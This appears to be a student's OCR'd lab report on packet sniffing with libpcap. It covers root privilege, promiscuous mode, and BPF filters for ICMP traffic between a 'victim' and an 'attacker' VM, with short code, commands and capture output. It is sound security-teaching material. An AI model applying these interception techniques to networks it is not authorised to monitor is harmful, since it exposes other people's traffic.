
The victim machine (`10.0.2.13`) sends a connection request.



The attacker machine (`10.0.2.8`) captures only the requested packets.

Q. Why do you need the root privilege to run sniffex? Where does the programme fail if executed without the root privilege?


A. An access to the network interface, which in this case is `enp0s3` is required. It can be manipulated only if a root privilege is granted. Failing for which, the programme halts on calling the `pcap_open_live()` function.



Q. Please turn on and turn off the promiscuous mode in the sniffer programme. Can you demonstrate the difference when this mode is on and off? Please describe how you demonstrate this.

A.

Step 1: Switching the promiscuous mode off.




Altering the option to ‘Deny’ switches off the promiscuous mode


Step 2: Capturing the packets.

Command: `ping 8.8.8.8`


The victim sends the connection request while the attacker awaits.



There's no packet captured on the attacker machine.




Performing the same action on another terminal of the attacker machine.




A maximised view:

On the right side, is the ping request sent.




On the left terminal window is the sniffer programme running (It captures the packets).




```
        To: 8.8.8.8
  Protocol: ICMP

Packet number 2:
      From: 8.8.8.8
        To: 10.0.2.8
  Protocol: ICMP

Packet number 3:
      From: 10.0.2.8
        To: 8.8.8.8
  Protocol: ICMP

Packet number 4:
      From: 8.8.8.8
        To: 10.0.2.8
  Protocol: ICMP
```

Step 3: Turning the promiscuous mode back on.




Command: `ping 8.8.8.8`

The victim sends the connection request while the attacker awaits.



There are exactly four packets captured on the attacker machine for sending 2 packets from the victim machine.



When packets are sent to a random address 8.8.8.8 from victim machine (10.0.2.13), the attacker using the sniffer programme cannot capture the packets as the promiscuous mode is off since the NIC (hardware device) discards the packets that are not being sent to the sniffing machine. But if the packets are sent to the attacker machine (10.0.2.8) the sniffer programme captures this packet since the destination is the 10.0.2.8.

Task 1.2: Writing Filters

The objective of this task is to capture certain traffic on the network based on filters. Filters can be provided to the sniffer programme. In pcap sniffer, when a sniffing session is opened using "`pcap_open_live`", a rule set can be created to filter the traffic which needs to be compiled. The rule set which is in the form of a string is compiled to a form which can be read by pcap. The rule set provided here sniffs the ICMP requests and responses between two given hosts. After compiling, the filter needs to be applied using `pcap_setfilter()` which preps the sniffer to sniff all the traffic based on the filter. Now, actual packets can be captured using `pcap_loop()`.

i) Capture the ICMP packets between two specific hosts

Here, light is poured upon capturing packets only between two hosts. In the programme above, all the ICMP packets from any host on the same network were captured. Desiring to capture ICMP packets from any host other than those in the filter would be a poor choice.

The programme is the same as above. But, the value in the `filter_exp` variable is altered. Here, the packet transfer is fixed only between the attacker (`10.0.2.8`) and the victim machine (`10.0.2.13`).

```
514     char filter_exp[] = "proto ICMP and (host 10.0.2.13 and 10.0.2.8)";
515     struct bpf_program fp;                                  /* compile
516     bpf_u_int32 mask;                                       /* subnet
517     bpf_u_int32 net;                                        /* ip */
518     int num_packets = 40;                                   /* number
```

The commands:

(To compile)


```
gcc -o sniffer sniff_icmp_filter_1.c -lpcap
```

(To execute)


```
sudo ./sniffer
```

Q. Show that when we send ICMP packets to 10.0.2.8 from 10.0.2.13 using ping command, the sniffer programme captures the packets based on the given filter.

A. Command: `ping 10.0.2.8`




On the victim machine (`10.0.2.13`)

